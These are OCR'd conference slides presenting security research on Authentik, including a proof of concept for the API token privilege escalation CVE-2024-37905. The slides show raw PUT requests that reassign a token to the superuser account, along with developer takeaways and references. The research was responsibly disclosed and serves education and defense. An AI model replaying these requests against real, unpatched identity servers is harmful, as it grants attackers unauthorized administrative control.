
Create Demo Token

COPY API KEY, EDIT ??



API Token Copy & Edit


UPDATE TOKEN (EXPIRATION)



Token Edit -> Update (expiration)

LET'S INSPECT THE TOKEN UPDATE REQUEST

TOKEN UPDATE REQUEST - AN INTERESTING RESPONSE



Request

Pretty Raw Hex

```
PUT /api/v3/core/tokens/User-Token/ HTTP/1.1
Host: authentik.m2a.local
Cookie: authentik_csrf=R0DgTnubIvTXlKz2B4a7EKOXNi2orbgf;
 authentik_session=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzaWQiOiJraWxhaXh
vdGNlOGxlNnpyNTNudnB1ejBmYms5cnFpNyIsImlzcyI6ImF1dGhlbnR
payIsInNlYiI6IjY0ZTgwZDI3ZGQwZjQ0ZGExZTJiOTQ5OWE0NzBjZTN
iZDYyNjljNjgwOGNkZTBhMmZlMTA3OWQwNjFmMGE4YzMiLCJhdXRoZW5
0aWNhdGVkIjp0cnVlLCJhY3IiOiJnb2F1dGhlbnRpay5pby9jb3JlL2R
lZmF1bHQifQ.ups0eiBIjA9FI8ev9T__8cRqCVqr3z9_C1JbJmAQ864
Content-Length: 64
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/127.0.6533.100 Safari/537.36
Content-Type: application/json
X-Authentik-Csrf: R0DgTnubIvTXlKz2B4a7EKOXNi2orbgf
Origin: https://authentik.m2a.local
Referer: https://authentik.m2a.local/if/user/

{
    "identifier":"User-Token",
    "intent":"api",
    "description":"test1"
}
```

Response

Pretty Raw Hex Render Grep

```
HTTP/1.1 200 OK
Allow: GET, PUT, PATCH, DELETE, HEAD, OPTIONS
Content-Length: 1164
Content-Type: application/json
Date: Thu, 05 Sep 2024 11:15:10 GMT
Referrer-Policy: same-origin
Vary: Accept-Encoding
Vary: Cookie
X-Authentik-Id: 537b3f47c9da4d3c95e4b7b3f45cffff
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Powered-By: authentik

{
    "pk":"ddebd04f-a321-4aa2-8300-412b24f4885f",
    "managed":null,
    "identifier":"User-Token",
    "intent":"api",
    "user":7,
    "user_obj":{
        "pk":7,
        "username":"m2a",
        "name":"M2A",
        "is_active":true,
        "last_login":"2024-09-05T11:12:30.014004Z",
        "is_superuser":false,
        "groups":[
        ],
        "groups_obj":[
        ],
        "email":"",
        "avatar":
        "
```

Update-token request

TOKEN UPDATE REQUEST - AN INTERESTING RESPONSE


```
Chrome/127.0.6533.100 Safari/537.36
Content-Type: application/json
X-Authentik-Csrf: R0DgTnubIvTXlKz2B4a7EKOXNi2orbgf
Origin: https://authentik.m2a.local
Referer: https://authentik.m2a.local/if/user/

{
    "identifier":"User-Token",
    "intent":"api",
    "description":"test1"
}
```

```
{
    "pk":"ddebd04f-a321-4aa2-8300-412b24f4885f",
    "managed":null,
    "identifier":"User-Token",
    "intent":"api",
    "user":7,
    "user_obj":{
        "pk":7,
        "username":"m2a",
        "name":"M2A",
        "is_active":true,
        "last_login":"2024-09-05T11:12:30.014004Z",
        "is_superuser":false,
        "groups":[
```

Update-token request

WHAT IF WE TRY TO UPDATE THE USER?

WHAT IF WE TRY TO UPDATE THE USER?



```
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112
   Safari/537.36
10 Content-Length: 77
11
12 {
       "identifier":"user_token_poc_v4",
       "intent":"api",
13     "user":6,
       "description":""
   }
```


```
14 {
       "pk":"bfd10265-b9ee-4bf0-a0aa-1058ed1c2556",
       "managed":null,
       "identifier":"user_token_poc_v4",
       "intent":"api",
       "user":6,
       "user_obj":{
           "pk":6,
           "username":"akadmin",
           "name":"u_1658",
           "is_active":true,
           "last_login":"2024-06-09T08:56:31.454462Z",
           "is_superuser":true,
```

(PUT) Update-token user property

AUTHENTIK DEMO – API TOKEN PRIVILEGE ESCALATION

Demo Video - Authentik CVE-2024-37905 POC.mp4

AUTHENTIK DEMO – API TOKEN PRIVILEGE ESCALATION



WE HAVE AN **ADMIN** API KEY **=> FULL CONTROL OF THE SYSTEM!**

CVE-2024-37905 - PRIVILEGE ESCALATION - SUMMARY

- Reported the issue to the Authentik security team
  - Confirmed, assigned CVE-2024-37905, and fixed.

RECAP & TAKEAWAYS

RECAP

- Part 1 – Keycloak Research
  - Technical Background (IDP & Multithreading)
  - Web Race Conditions
  - The Single-Packet Attack & HTTP2
  - Evaluation on Keycloak & Demo
- Part 2 – Authentik Research
  - Technical Background (Object Relational Mappers)
  - Private Key Information Leak (CVE-2024-42490) & ORM Leaks
  - Authentik Privilege Escalation (CVE-2024-37905) & Demo

RESEARCH TAKEAWAYS


- HTTP
  - HTTP request processing isn’t atomic
  - HTTP2 - Is Binary, Using Streams
- The single-packet attack can be used to test web applications for race conditions
- Developers:
  - Ensure sensitive endpoints make state changes “atomic” (in the API as well)
  - Double-check access restrictions on sensitive endpoints
  - Avoid direct manipulations on (API) tokens
  - When using ORMs; Be aware of vulnerable patterns and safe use

REFERENCES

- https://portswigger.net/research/smashing-the-state-machine
- https://www.elttam.com/blog/plormbing-your-django-orm/
- https://wiki.wireshark.org/TLS
- https://github.com/neykov/extract-tls-secrets
- https://portswigger.net/web-security/race-conditions
- https://docs.djangoproject.com/en/5.1/topics/db/models/
- https://www.hackerone.com/vulnerability-management/stripe-business-logic-error-bug
- https://flatt.tech/research/posts/beyond-the-limit-expanding-single-packet-race-condition-with-first-sequence-sync/
- https://docs.goauthentik.io/docs/developer-docs/?utm_source=github#authentiks-structure
- https://www.geeksforgeeks.org/multithreaded-servers-in-java/ (image)
- https://www.karanpratapsingh.com/courses/system-design/single-sign-on (image)

ONE MORE THING :)

BUILT-IN IMPERSONATION (WE ARE THE ADMIN)



Impersonation

YOUR IDENTITY IS MINE! ;)

QUESTIONS?

READ MORE AT OUR BLOG POSTS & THANK YOU

Keycloak – Blogpost:

https://www.cyberark.com/resources/threat-research-blog/you-cant-always-win-racing-the-keycloak

Authentik – Blogpost:

https://www.cyberark.com/resources/threat-research-blog/lets-be-authentik-you-cant-always-leak-orms

Contact (LinkedIn):

https://il.linkedin.com/in/maor-abutbul